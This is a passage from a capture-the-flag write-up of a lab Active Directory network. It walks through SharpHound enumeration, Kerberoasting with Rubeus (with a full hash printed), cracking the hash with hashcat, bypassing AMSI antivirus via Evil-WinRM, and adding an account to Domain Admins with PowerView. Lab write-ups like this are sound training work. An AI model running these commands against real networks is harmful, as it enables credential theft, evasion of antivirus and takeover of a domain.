Info: Uploading /home/kali/tools/SharpHound.exe to C:\USers\Public\SharpHound.exe
Data: 1395368 bytes of 1395368 bytes copied
Info: Upload successful!
We are running as a local admin account with Evil-WinRM however. This means that we cannot gather information about the domain using this shell. We can however use the MSSQL server code execution to gather the information. This is because the account we were running the commands as was nt service\mssql$poo_public. Service accounts are able to gather information about the domain as they are domain joined by impersonating the machine account. Running SharpHound.exe will then generate a Zip file we can download back to our machine easily by switching back to the Evil-WinRM shell and using the download command.
SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell C:\Users\Public\SharpHound.exe --outputdirectory C:\Users\Public

*Evil-WinRM* PS C:\USers\Public> ls
Directory: C:\USers\Public
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
<...>
20231021222933_BloodHound.zip

*Evil-WinRM* PS C:\USers\Public> download 20231021222933_BloodHound.zip
Info: Downloading C:\USers\Public\20231021222933_BloodHound.zip to 20231021222933_BloodHound.zip
Info: Download successful!
Before we start using bloodhound we need to start the neo4j server for the backend database. I do that and then start the bloodhound application, logging in with my neo4j credentials.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo neo4j start
<...>
Starting Neo4j.
Started neo4j (pid:18300). It is available at http://localhost:7474
There may be a short delay until the server is ready.

┌──(kali㉿kali)-[~/Desktop]
└─$ bloodhound
.JPG)
Logging into bloodhound
To ingest the data I simply click and drag the Zip archive it into the application.
.JPG)
Importing all the files contained in the zip archive
We can then use bloodhounds graph logic to check some quick and easy paths to privilege escalation. Running Shortest Paths to Domain Admins from Kerberaostable Users we can see that the kerberbroastble p00_adm user is a member of the P00 HELP DESK group which has GenericALL rights over the DOMAIN ADMINS group. This means that any member of the P00 HELP DESK group can add users to the Domain Admins group.
.JPG)
There are many useful queries already made that we can use
.JPG)
Showing the exploitation path to Domain Admins group

Bloodhound is an amzing program!
The easiest way to perform a Kerberoasting attack at this point is to use Rubeus. We can simply upload a compiled binary taken from here with Evil-WinRM and use the SQL shell to execute it again in the same way we did for SharpHound.
*Evil-WinRM* PS C:\USers\Public> upload /home/kali/tools/Rubeus.exe
Info: Uploading /home/kali/tools/Rubeus.exe to C:\USers\Public\Rubeus.exe
Data: 595968 bytes of 595968 bytes copied
Info: Upload successful!

SQL (fren  dbo@POO_PUBLIC)> xp_cmdshell C:\USers\Public\Rubeus.exe kerberoast /nowrap
output
--------------------------------------------------------------------------------
NULL

______        _

(_____ \      | |

_____) )_   _| |__  _____ _   _  ___

|  __  /| | | |  _ \| ___ | | | |/___)

| |  \ \| |_| | |_) ) ____| |_| |___ |

|_|   |_|____/|____/|_____)____/(___/
<...>
[*] SamAccountName         : p00_adm
[*] Hash                   : $krb5tgs$23$*p00_adm$intranet.poo$cyber_audit/intranet.poo:443@intranet.poo*$255452F1D180958E5C7E0672A04FA809$DA12A3E66C119A8AA7D26473C4148589BB08E3232584A9C0D1D44156EBF7907D7EA36E1CDE4F6382EEBDD153B080B3AEA9FA7FEAA13D3A8C141287C8D9427F9093D4482CE77637931834766A1655BDAB445D28BB0D79514ECA66240951878242C51E320E73013E2DF37C355FA8359DEF2267182B95256C96B1EA6BD28657B86130123AC0D6067CD19F5FBBD5B1A87A61853EA88D790173C9680A726243AAFE04E4A5BB677E137B388A3A6A4F7F8198073D65DA2B5732CB3E41FCD2DD03880445478CE3CBF8C6FA04976510507A0EEA9E1F10A77C21B47454532F1F97D145933E2568BEF4F0EA2E106F00294B85D41032D312F84978A9FBE982A80CC4582C2F9D0A4F0C5B6F9AEF4B9B6C848DC4E0AF2FB407BC048537DB60C80D7FB2BBA22738C48C09339F3DFBE91F01F148619DE2ABA8E57042889F82365AE46A3B04C4E392F738E24497256620D540A7216AC2E4B318D973F9F74DF02A581480D542E4A2F3FDBE4F2CC03517122CEAD7E49D58E52E03473AE5EBA70F6E91167DFA5DCFFE600AC8895B402CDCCF3A339497D4E28A727D142CE94D88066E2CA460A7F8AABFAF49F2811C37CE8A7639B987124BCFB66BF165014C1C1E103BD9DF37C349B4CBB88356E8100AD95305F6657FF2CF0F8BF6514D578B1BC94F3031A41E54ECD22D8B6737CD215718C3D3FCFBDDFBDB1D0BD3F582D7E744AF50A1955E2EF9B9C22157C8439F89CAEB20CA3D54EF804EABB1F5949A791C43A8E9545D1A5AAF924F13BD483A145A9D1CA3317259D4F642D1CE3D4FD757580C3D94C0B803E04D1EEF2DE9EAAC5669DF1C1A8E28C31476F41EB16DDAFC7E1EEC233582DFEB3D7AB801D5DAA966DCDE643FD7ACC46813619C09F205079CAFC3DB331C1A93A7E715630386B42AD675AC6E5BC75CFD057896AAC474D0115260204098C2E2ECC2966E857D06E18610708F92614E5EA51C274E7071C4993C4087E92647423A32D1318B335E44E24DC3F6CE9A8D76A7CD12B2D895EC9D82C23CA1E01CEBCC84A4066020B17C78CD31A81A3F8BF0D5A2E4854C3F1FF293C992A223C692CA465B8CD94B9A050CB8C2A165D62DD6C14B70268DB9D22E3D3C20AC01CCD3A97685BF2A8DBBA74AB40E4B2AF2A242F1B5098406888ACD3C83491D3C000F6B5182448972073A1FD01E340D2121592A3DE459177F10A0D0E675115E3BD66D7ADF31ED5DA8DE68ED4739844BB9D245EB88280D0BCE60C4C5109740F2A9EC4A36BF660B5693427A62D8836375CFEC99A4308872F7F3DFEDC3E5D87BEE9804EFAF68C3909A9127F386405919F17B3D371130D80327CFF3710C4746461B9C5E831DFBA7657EA1BA57EC075E39973A659ABF0A35CC530F6546D36D4FC1D06C1B43ABF15CBB9AAFAF57EE0034734F88704882EC730C2ABC5955501A5CC982D13B0547155C27EB12515EA11D96B80824FC95133BE1A7A4B209CD0A6D0F0B9601BB11AE9761D0F3F1437C96AD
This gives us a hash for the p00_ADM user we can attempt to crack. Hashcat will auto detect this hash correctly and after trying a couple of word lists we crack it to ZQ!5t4r with the Keyboard-Combinations.txt list from Seclists.
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat hash /usr/share/wordlists/seclists/Passwords/Keyboard-Combinations.txt
hashcat (v6.2.6) starting in autodetect mode
<...>
:ZQ!5t4r
Status...........: Cracked
Since p00_ADM is not a member of the remote management group we have no way to login to the P00_compatibility host. To remedy this we can upload and use PowerView along with PowerShell credential objects. We can simply do all this from the Evil-WinRM shell we have as local administrator. When importing the script however we get an error that we are being blocked by antivirus.
*Evil-WinRM* PS C:\USers\Public> upload /home/kali/tools/powerview.ps1
Info: Uploading /home/kali/tools/powerview.ps1 to C:\USers\Public\powerview.ps1
Data: 1067048 bytes of 1067048 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\USers\Public> import-module ./powerview.ps1
At C:\USers\Public\powerview.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At C:\USers\Public\powerview.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
We can get around this fairly easily however. we simply need to pass the -s flag to Evil-winrm to tell it the script location. We can then use Evil-winrm's menu and lastly the Bypass-4MSI to bypass the antivirus checking.
┌──(kali㉿kali)-[~/tools]
└─$ evil-winrm -i COMPATIBILITY -u administrator -p 'EverybodyWantsToWorkAtP.O.O.' -s .
<...>
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu


,.   (   .      )               "            ,.   (   .      )       .
("  (  )  )'     ,'             (`     '`    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
_   _____/__  _|__|  |    ((  (  /  \    /  __| __________   \  /
|    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /
|        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y
/_______  / _/ |__|____/           __/\  / |__|___|  /____|_  /____|__  /
    \/                               \/          \/       \/         \/

   By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\Users\Administrator\Documents> Bypass-4MSI
Info: Patching 4MSI, please be patient...
[+] Success!
We can now import the powerview.ps1 module and use it with a powershell credential object for the p00_adm user to add them to the domain administrators group.
*Evil-WinRM* PS C:\Users\Administrator\Documents> import-module ./powerview.ps1

*Evil-WinRM* PS C:\Users\Administrator\Documents> $pass= ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\Administrator\Documents> $cred= New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', $pass)

*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -Credential $Cred
Next we can use the Get-DomainUser power view command with our Cred object again to confirm these changes and that the p00_adm user was added to that Domain Admins group.
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainUser p00_adm -Credential $cred
logoncount                    : 11
<...>
memberof                      : {CN=P00 Help Desk,CN=Users,DC=intranet,DC=poo, CN=Domain Admins,CN=Users,DC=intranet,DC=poo}
whencreated                   : 3/21/2018 7:07:23 PM
badpwdcount                   : 0
cn                            : p00_adm
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated                    : 25722
primarygroupid                : 513
pwdlastset                    : 5/11/2018 6:26:14 AM
msds-supportedencryptiontypes : 0
usnchanged                    : 143805
With control over the p00_adm user who is a member of the Domain Admins group we now also have administrator level control over the Domain Controller. We can use the Invoke-Command cmdlet along with the powershell cred object we created for the p00_adm user and find the flag.txt file on the Domain Controller host using a recursive search. Reading the flag.txt on mr3ks desktop we complete the first of many Endgame Challenges.
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Command -Computer DC -Credential $cred -ScriptBlock {gci -recurse C:\Users flag.txt}
Directory: C:\Users\mr3ks\Desktop
Mode                LastWriteTime         Length Name
-a----        3/26/2018   5:47 PM             37 flag.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Command -Computer DC -Credential $cred -ScriptBlock {type  C:\Users\mr3ks\Desktop\flag.txt}
POO{1196************************51d6}

Heres to the first of many Endgames!